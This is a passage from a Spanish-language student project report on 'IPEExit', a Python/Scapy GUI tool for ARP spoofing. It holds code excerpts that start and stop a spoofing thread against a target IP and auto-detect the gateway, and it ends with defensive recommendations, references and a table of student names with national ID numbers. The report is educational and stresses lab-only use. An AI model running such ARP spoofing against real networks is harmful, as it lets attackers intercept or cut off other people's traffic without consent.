
Detención de la Mitigación ARP Spoofing y Restauración de la Conectividad



Nota: La imagen muestra la acción de detener el bloqueo de la conexión de red. Se observa cómo el usuario ha presionado el botón 'Detener'. Inmediatamente, la sección de mensajes del programa (recuadro verde inferior) muestra un aviso de que se ha enviado la orden para parar la interceptación y, acto seguido, confirma que el proceso de envío de paquetes de engaño ha finalizado. Esta acción permite que el dispositivo cuya conexión haya sido afectada recupere su acceso normal a la red.

Figura 21


Gestión y Etiquetado de Dispositivos de Confianza



Nota: La imagen muestra cómo el usuario puede organizar los dispositivos encontrados en su red para identificar a los que son de confianza. En el área de gestión, remarcada en verde, el usuario ha escrito la dirección IP de un aparato conocido (192.168.1.3) y le ha asignado un nombre fácil de recordar, 'Mi Celular'. Al presionar el botón 'Marcar como Confianza', el programa tomará esta información y moverá el dispositivo de la lista de 'Desconocidos' a la de 'Confianza', mostrando su nuevo nombre para una fácil identificación en el futuro.

Figura 22

Resultado de la Clasificación de un Dispositivo como Confiable



Nota: La imagen muestra el resultado en la interfaz después de que el usuario ha marcado un dispositivo como de confianza. Como se puede observar en el área remarcada en verde, la dirección IP 192.168.1.3 ya no aparece en la lista de 'Desconocidos' y en su lugar ha sido movida a la sección 'Dispositivos de Confianza'. Adicionalmente, el programa ahora muestra el nombre personalizado que el usuario le asignó, 'Mi Celular', junto a su dirección IP, lo que facilita una rápida identificación visual de los aparatos conocidos en la red.

4.3 TRES CASOS DE IPEEXIT

Caso 1 Iniciar el Ataque (Botón “Iniciar”)

El usuario ingresa la dirección IP de destino y hace clic en el botón “Iniciar” para comenzar el ataque de red. El siguiente código se ejecuta para validar la entrada y lanzar el proceso de spoofing.

```
def iniciar_ataque(self):  
    “Se ejecuta al pulsar "Iniciar". Valida la IP objetivo, obtiene su MAC y  
    lanza el hilo de spoofing.”  
    if self.ataque_en_curso: return  
    ip_objetivo = self.entrada_ip.get()  
    if not ip_objetivo:  
        messagebox.showwarning("Entrada inválida", "Por favor, ingrese una IP  
objetivo.")  
        return  
    self.log_ataque(f"Obteniendo MAC de {ip_objetivo}...")  
    mac_objetivo = self._obtener_mac_remota(ip_objetivo)  
    if not mac_objetivo:  
        self.log_ataque(f"No se pudo encontrar la MAC para {ip_objetivo}.")  
        return  
    self.log_ataque(f"MAC del objetivo encontrada: {mac_objetivo}")  
    self.ataque_en_curso = True  
    self.hilo_ataque = threading.Thread(target=self._spoof_loop,  
args=(ip_objetivo, mac_objetivo), daemon=True)
```

```
self.hilo_ataque.start()

self.boton_iniciar.config(state=tk.DISABLED)

self.boton_detener.config(state=tk.NORMAL)
```

Caso 2 Detener el Ataque (Botón “Detener”)

El usuario hace clic en el botón “Detener” para finalizar el ataque en curso. El siguiente código se ejecuta para parar el envío de paquetes y restaurar las conexiones de red de la víctima.

```
def detener_ataque(self):

    “Se ejecuta al pulsar "Detener". Para el bucle de spoofing y llama a la
    función para restaurar la red.”

    if not self.ataque_en_curso: return

    self.log_ataque("Señal de detención enviada...")

    self.ataque_en_curso = False

    if self.hilo_ataque: self.hilo_ataque.join(timeout=3)

    ip_objetivo = self.entrada_ip.get()

    mac_objetivo = self._obtener_mac_remota(ip_objetivo)

    if ip_objetivo and mac_objetivo:

        self._restaurar_arp(ip_objetivo, mac_objetivo)

    self.boton_iniciar.config(state=tk.NORMAL)

    self.boton_detener.config(state=tk.DISABLED)
```

Caso 3 Detección Automática de Puerta de Enlace

Al iniciarse, el sistema descubre y configura automáticamente la dirección IP de la puerta de enlace de la red para poder realizar las operaciones de suplantación de identidad. Esto se logra con la siguiente función:

```
# Función para obtener la puerta de enlace automáticamente

def _obtener_puerta_enlace(self):

    "Obtiene la IP de la puerta de enlace (router) ejecutando un comando
    de sistema."

    try:

        # Comando para Linux que busca la ruta por defecto y extrae la IP
        del router.

        comando = "ip route | grep default | awk '{print $3}'"

        proceso = subprocess.run(comando, shell=True, capture_output=True,
        text=True)

        return proceso.stdout.strip()

    except Exception:

        return None # Devuelve None si falla.
```

CONCLUSIONES

Podemos concluir que realizar este proyecto sencillo nos ayudó bastante a entender cómo funcionan las redes locales, en especial el protocolo ARP y sus vulnerabilidades. Además, nos permitió aplicar conceptos teóricos en una herramienta práctica, utilizando Python y bibliotecas como Scapy y Tkinter. Gracias a este desarrollo, comprendimos mejor cómo se puede analizar, monitorear y proteger una red, así como la importancia del uso ético de las herramientas de ciberseguridad.

Teniendo todo lo anterior en cuenta, IPEExit, representa una implementación sencilla de las capacidades de ataque de suplantación de ARP con importantes implicaciones para la seguridad. La herramienta demuestra cómo se pueden explotar las vulnerabilidades de la red mediante un código Python relativamente sencillo que manipula las comunicaciones del protocolo ARP.

RECOMENDACIONES

Podemos recomendar que este tipo de proyectos se sigan experimentando o desarrollando en entornos educativos o de prueba, ya que ayudan a comprender mejor cómo funcionan las redes y los posibles riesgos que pueden presentarse. También recomendamos seguir explorando otras herramientas de análisis de red para ampliar los conocimientos en ciberseguridad.

Para la seguridad de la Red

- Implementar la supervisión ARP: implementar herramientas de supervisión de la red que puedan detectar patrones de tráfico ARP inusuales e intentos de suplantación de identidad.
- Utilizar entradas ARP estáticas: para infraestructuras de red críticas, considerar la implementación de entradas de tabla ARP estáticas para evitar la suplantación de identidad.
- Segmentación de la Red: aislar los segmentos de red sensibles para limitar el impacto de los ataques de suplantación de identidad ARP.

Para uso educativo

- Solo en entornos Controlados: esta herramienta solo debe utilizarse en entornos de laboratorio aislados o en escenarios de pruebas de penetración autorizados.
- Cumplimiento Legal: asegúrese de que todo uso cumpla con las leyes aplicables y las políticas organizativas relativas a las pruebas de seguridad de redes.
- Directrices éticas: establezca directrices éticas claras para el empleo de este tipo de herramientas en contextos educativos.

Finalmente, es importante recordar que este tipo de herramientas deben usarse con responsabilidad y ética, respetando siempre la seguridad y privacidad de los demás.

REFERENCIAS BIBLIOGRÁFICAS

Manjaro Linux Team. (2024). Manjaro Linux: Fast, user-friendly and powerful operating system based on Arch Linux. <https://manjaro.org/>

Silberschatz, A., Galvin, P. B., & Gagne, G. (2022). Operating System Concepts (10th ed.). Wiley. <https://os.ecci.ucr.ac.cr/slides/Abraham-Silberschatz-Operating-System-Concepts-10th-2018.pdf>

Lutz, M. (2013). *Learning Python* (5a ed.). O'Reilly Media.

Evaluación de viabilidad del proyecto de Kernel Unificado (Longene) como alternativa para la ejecución de programas de Windows en Linux
Universidad Andina del Cusco - repositorio institucional.. Edu.Pe.
<https://repositorio.uandina.edu.pe/item/49a1c05b-56e5-4ab1-9591-5714c4f1841d>

Biondi, P. (2023), *Welcome to Scapy's documentation! — Scapy 2.6.1*
documentation. Readthedocs.Io. <https://scapy.readthedocs.io/en/latest/>

Grayson, J. E. (2012). *Python and Tkinter Programming*. Manning Publications.
<https://www.manning.com/books/python-and-tkinter-programming>

Forouzan, B. A. (2017). *Data Communications and Networking* (5th ed.). McGraw-Hill Education.
<https://elcom-team.com/Subjects/Data-Communications-and-Network-5e>.

Spinello, R. A. (2014). *Cyberethics: Morality and Law in Cyberspace* (5th ed.). Jones & Bartlett Learning. samples.jblearning.com

LEY DE DELITOS INFORMÁTICOS. Ley N.º 30096. [Gob.pe](https://www2.congreso.gob.pe).
<https://www2.congreso.gob.pe>











ANEXOS

[LINK CANVA](#)

[LINK GITHUB](#)

CUMPLIMIENTO DEL TRABAJO

Anexo 1

N. o	Apellidos y Nombres	DNI	Escuela Profesional	Firma	Huella Digital	% Ejecución
1	Zavala Huacarpuma, Juan Aldair	76195593	Ingeniera de Sistemas e Informatica			100%
2	Galindo Peña, Anyela Kelly	73946727	Ingeniera de Sistemas e Informatica			100%
3	Cordova Sucapuca, Jodi	75758879	Ingeniera de Sistemas e Informatica			100%
4	Challco Ccohuanqui, Samir Junior	74997829	Ingeniera de Sistemas e Informatica			100%
5	Emerson Mamani Cayavillca	73983748	Ingeniera de Sistemas e Informatica			100%